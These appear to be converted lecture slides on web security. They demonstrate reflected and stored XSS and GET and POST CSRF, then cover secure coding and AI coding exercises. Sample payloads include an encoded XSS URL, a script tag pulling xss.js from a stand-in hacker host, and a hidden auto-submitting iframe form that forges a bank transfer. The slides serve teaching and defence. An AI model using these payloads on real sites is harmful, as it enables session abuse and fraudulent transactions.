
link[0].href: for the 1st link (start with 0),
change its referencing link

Demo of non-persistent XSS attacks

XSS attack demo 3: use Hex encoding to make the URL harder to recognize.

<http://pages.mtu.edu/~cai/temp/xss.php?%6e%61%6d%65%3d%6d%69%6b%65%3c%73%63%72%69%70%74%3e%77%69%6e%64%6f%77%2e%6f%6e%6c%6f%61%64%20%3d%20%66%75%6e%63%74%69%6f%6e%28%29%20%7b%20%76%61%72%20%6c%69%6e%6b%3d%64%6f%63%75%6d%65%6e%74%2e%67%65%74%45%6c%65%6d%65%6e%74%73%42%79%54%61%67%4e%61%6d%65%28%5c%27%61%5c%27%29%3b%6c%69%6e%6b%5b%30%5d%2e%68%72%65%66%3d%5c%27%68%74%74%70%3a%2f%2f%77%77%77%2e%63%6e%6e%2e%63%6f%6d%2f%5c%27%3b%7d%3c%2f%73%63%72%69%70%74%3e>

Another XSS example



Sample malicious code:

```
<script src="http://www.hacker.org/xss.js"></script>
```

The bad code will be stored in server database! If you visit the database content via web page, the xss.js code will be executed!

How to defeat XSS attacks

Solution:

- 1. Validation of user input and web input**
- 2. Web browser security enhancement:**

CSRF Attacks

CSRF Attacks

- Cross-site request forgery is a type of malicious exploit of a website where unauthorized commands are transmitted from a user that the website trusts.
 - also known as one-click attack or session riding and abbreviated as CSRF (sometimes pronounced sea-surf) or XSRF.
- Unlike cross-site scripting (XSS), which exploits the trust a user has for a particular site, CSRF exploits the trust that a site has in a user's browser.
- CSRF is typically more complicated than XSS and harder to defeat.

Demo of CSRF attacks: GET

Scenario 1:

Bank A uses GET for money transfer:

`http://www.mybank.com/Transfer.php?toBankId=11&money=1000`

This code will transfer \$1000 to bank 11 from your account.

Bad website B has a malicious code:

`<img src=http://www.mybank.com/Transfer.php?toBankId=11&money=1000>`

Now you visit Bank A and login,
and visit site B,

You will found out that 1000 disappeared from your bank!

Why?

Real world CSRF example

- Many websites have a “my account” page that stores a user's information, and often allows a user to change his or her email address. This is typically after user authentication.

<http://vulnerablesite.com/MyAccount?EmailAddress=anaddress@asite.com>

- If hackers knows about this scheme, they can forge a CSRF request.

Real world CSRF example cont.

- Forged CSRF request.

```
<html><body>  
<H1>Hello</H1>  
  
</body></html>
```

- Hackers can put this code in a webpage in vulnerablesite.com (or other websites).
 - If a user is authenticated, then click this page, then its email is changed!

Demo 2 of CSRF attacks: POST

Scenario 2:

Bank A decided to use POST to do transfer for better security:

Frontend html code:

```
<form action="Transfer.php" method="POST">
    <p>ToBankId: <input type="text" name="toBankId" /></p>
    <p>Money: <input type="text" name="money" /></p>
    <p><input type="submit" value="Transfer" /></p>
</form>
```

Backend PHP code:


```
<?php
    session_start();
    transfer_money($_POST['toBankId'], $_POST['money']);
?>
```

Demo 2 of CSRF attacks

Website B also revised its code:

```
<html><head>
  <script type="text/javascript">
    function steal()
    { iframe = document.frames["steal"];
      iframe.document.Submit("transfer");}
  </script></head>

  <body onload="steal()">
    <iframe name="steal" display="none">
      <form method="POST" name="transfer" action="http://www.myBank.com/Transfer.php">
        <input type="hidden" name="toBankId" value="11">
        <input type="hidden" name="money" value="1000">
      </form>
    </iframe>
  </body></html>
```



The diagram consists of three callout boxes with green borders and black text, connected to the code by green lines. The first callout box points to the `iframe` assignment in the `steal` function. The second callout box points to the `onload` attribute of the `body` tag. The third callout box points to the `form` and `input` elements inside the `iframe`.

Define a steal function to submit the fake request

Call steal function once page is loaded

Define a fake POST request and hide it in iframe

How to defeat CSRF

- Add one-time random number for additional verification
 - Impossible for hacker to guess
- CSRF is relatively harder for hacker to carry out, but it is more dangerous too.

Secure Software Development


Four Essential Phases of any Software Development Process

Phase

Output


■ Requirements analysis		• Software Requirements Specification, Use Cases
■ Design		• Design Document, Design Classes
■ Implementation		• Code
■ Test		• Test Report, Change Requests

Waterfall Model



Agile Model

- Agile Development as a “software development framework”:
 - keep things small
 - deliver partially-completed software frequently
 - talk to the customer often
 - write more code than documentation
 - everyone on the team learns together



Secure Coding

- Secure coding is the practice of developing computer software in a way that guards against the accidental introduction of security vulnerabilities. Defects, bugs and logic flaws are consistently the primary cause of commonly exploited software vulnerabilities.

Secure Coding Practices

- Top 10 Secure Coding Practices
 - Validate input.
 - Heed warnings.
 - Architect and design for security policies.
 - Keep it simple.
 - Default deny.
 - Adhere to the principle of least privilege.
 - Sanitize data sent to other systems.
 - Practice defense in depth.
 - Use effective quality assurance techniques.
 - Adopt a secure coding standard.

Verifying that code is secure

- Before code is written:
 - considering security in the design process
- As code is being written:
 - code reviews
 - pair programming
- After code has been written:
 - walkthroughs
 - security audits

Security audits

- **security audit:** Series of checks and questions to assess the security of your system
 - can be done by an internal or external auditor
 - best if done as a process, not an individual event
- **penetration test:** Targeted white-hat attempt to compromise your system's security
- **risk analysis:** Assessment of relative risks of what can go wrong when security is compromised

Vibe Coding with AI

- ChatGPT is very powerful to complete simple coding assignments.
 - Alternatively you can use Claude, CoPilot, Cursor...
- Classic coding vs Block coding vs AI coding
- Steps for AI coding:
 - Describe your problems in natural language concisely and completely
 - Debug the code with AI and make changes accordingly

Exercise I: Draw a Graph to show stock quotes

- Write python code to draw a graph to show Nasdaq stock index from 2010-2022
- Data source from yahoo stock:
<https://finance.yahoo.com/quote/%5EIXIC/history?p=%5EIXIC>
- Code runs on google colabs



Exercise II: Draw a Graph to show GDPs

- Write python code to draw a graph to show GDPs of US and China from 2010 to 2022.
- Data source from WorldBank:
[https://api.worldbank.org/v2/en/indicator/NY.GDP.MKTP.CD?](https://api.worldbank.org/v2/en/indicator/NY.GDP.MKTP.CD?downloadformat=excel)
downloadformat=excel



Bonus Exercise: A gold collection game

- Here is a silly gold collection game written by AI using HTML
 - <https://pages.mtu.edu/~cai/cyberhusky/goldgame/game.html>
 - Use arrow keys to control the basket to collect falling gold
- Please create a similar game yourself.
 - A basket is used to collect falling gold from the sky
 - Use the array keys to control the basket (left/right/up/down)
 - Gold randomly falls from the sky, with different size
 - Need a scoreboard and a timer
 - The basket can only move within the limit of the sky space
 - Start simple, then fine tune the code
 - Sound effect, Visual effect
 - Find a place to host your webpage.
- Bonus 10 points.
 - Submit a report with the URL, a few screenshots, and a short reflection on AI coding.